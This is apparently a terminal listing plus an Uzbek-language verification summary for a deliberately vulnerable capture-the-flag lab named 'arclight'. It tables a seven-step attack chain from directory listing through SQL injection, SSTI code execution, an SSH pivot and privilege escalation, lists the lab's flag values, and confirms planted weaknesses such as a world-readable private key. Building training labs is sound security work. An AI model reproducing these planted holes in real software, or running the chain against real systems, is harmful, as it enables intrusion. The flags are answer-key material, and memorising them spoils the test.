root@haad-12f5186f:~# ls -la
total 152
drwx----- 12 root root 4096 May  2 14:59 .
drwxr-xr-x 21 root root 4096 May  3 11:38 ..
-rw-----  1 root root 8423 May  2 06:50 .bash_history
-rw-r--r--  1 root root 3106 Apr 22 2024 .bashrc
drwx-----  4 root root 4096 May  1 21:38 .cache
drwx-----  3 root root 4096 May  1 19:48 .copilot
drwx-----  3 root root 4096 May  1 19:59 .docker
drwxr-xr-x  3 root root 4096 May  1 19:48 .dotnet
drwxr-xr-x  3 root root 4096 May  1 19:47 .local
-rw-r--r--  1 root root 161 Apr 22 2024 .profile
drwx-----  2 root root 4096 May  2 07:14 .ssh
drwxr-xr-x  5 root root 4096 May  2 07:38 .vscode-server
-rw-r--r--  1 root root 183 May  1 19:48 .wget-hsts
-rw-r--r--  1 root root 5914 May  2 14:59 FINAL_VERIFICATION_SUMMARY.md
-rw-r--r--  1 root root 10462 May  2 14:49 SYSTEM_VERIFICATION_REPORT.md
-rw-r--r--  1 root root 12111 May  2 14:51 VARIANT_B_IMPLEMENTATION.md
drwxr-xr-x  9 root root 4096 May  1 21:27 arclight
drwxr-xr-x  3 root root 4096 May  1 19:56 ctf-lab
drwxr-xr-x  4 root root 4096 May  1 19:59 oscp-lab
-rw-r--r--  1 root root 47019 May  2 14:59 walkthrough.md
root@haad-12f5186f:~# sudo

```

Kirgandan keyin muhim fayllar:

```

FINAL_VERIFICATION_SUMMARY.md
SYSTEM_VERIFICATION_REPORT.md
VARIANT_B_IMPLEMENTATION.md
arclight
ctf-lab
oscp-lab
walkthrough.md

```

✓ Xulosa: root huquqi bilan to'liq kirish.

4 EKSPLUATATSIYA ZANJIRI (Exploitation Chain)

Bosqich	Zaiflik turi	Holat
1	Directory listing (CWE-548)	✓ Muvaffaqiyatli
2a	Weak MD5 token (CWE-330)	✓ Muvaffaqiyatli
2b	IDOR (CWE-639)	✓ Muvaffaqiyatli
3	JWT Weak Secret (CWE-798)	✓ Muvaffaqiyatli
4	SQL Injection SQLite (CWE-89)	✓ Muvaffaqiyatli
5	SSTI + RCE (CWE-94)	✓ Muvaffaqiyatli
6	SSH pivot (private key)	✓ Muvaffaqiyatli
7	Privilege escalation (CWE-269)	✓ Muvaffaqiyatli

5 FLAGLAR (Maqsadlar)

Flag	Qiymat	Holat
Local flag	ARC[55t1_t0_rc3_w3b_m4n4g3_pwn3d]	✓ Olish mumkin
Root flag	ARC[r00t_4cce55_gr4nt3d_full_ch41n_pwn3d]	✓ Olish mumkin

6 VARIANT B MODELI TEKSHIRUVI

Shart	Holat
www-data (uid=33) bajarilishi	✓ Tasdiqlandi
SSH key /app/jsmith_id_rsa (mode 644)	✓ O'qish mumkin
Local flag /app/local.txt (mode 644)	✓ O'qish mumkin
Host header manage.archlight.local majbur	✓ Majbur
Ko'p bosqichli autentifikatsiya	✓ Majbur

Hujjatlar ro'yxati

Fayl nomi	Hajmi	Tavsif
walkthrough.md	46 KB	7 bosqichli qo'llanma (o'zbek tilida)
SYSTEM_VERIFICATION_REPORT.md	11 KB	Texnik hisobot
VARIANT_B_IMPLEMENTATION.md	12 KB	Variant B amalga oshirilishi
FINAL_VERIFICATION_SUMMARY.md	8 KB	Yakuniy tekshiruv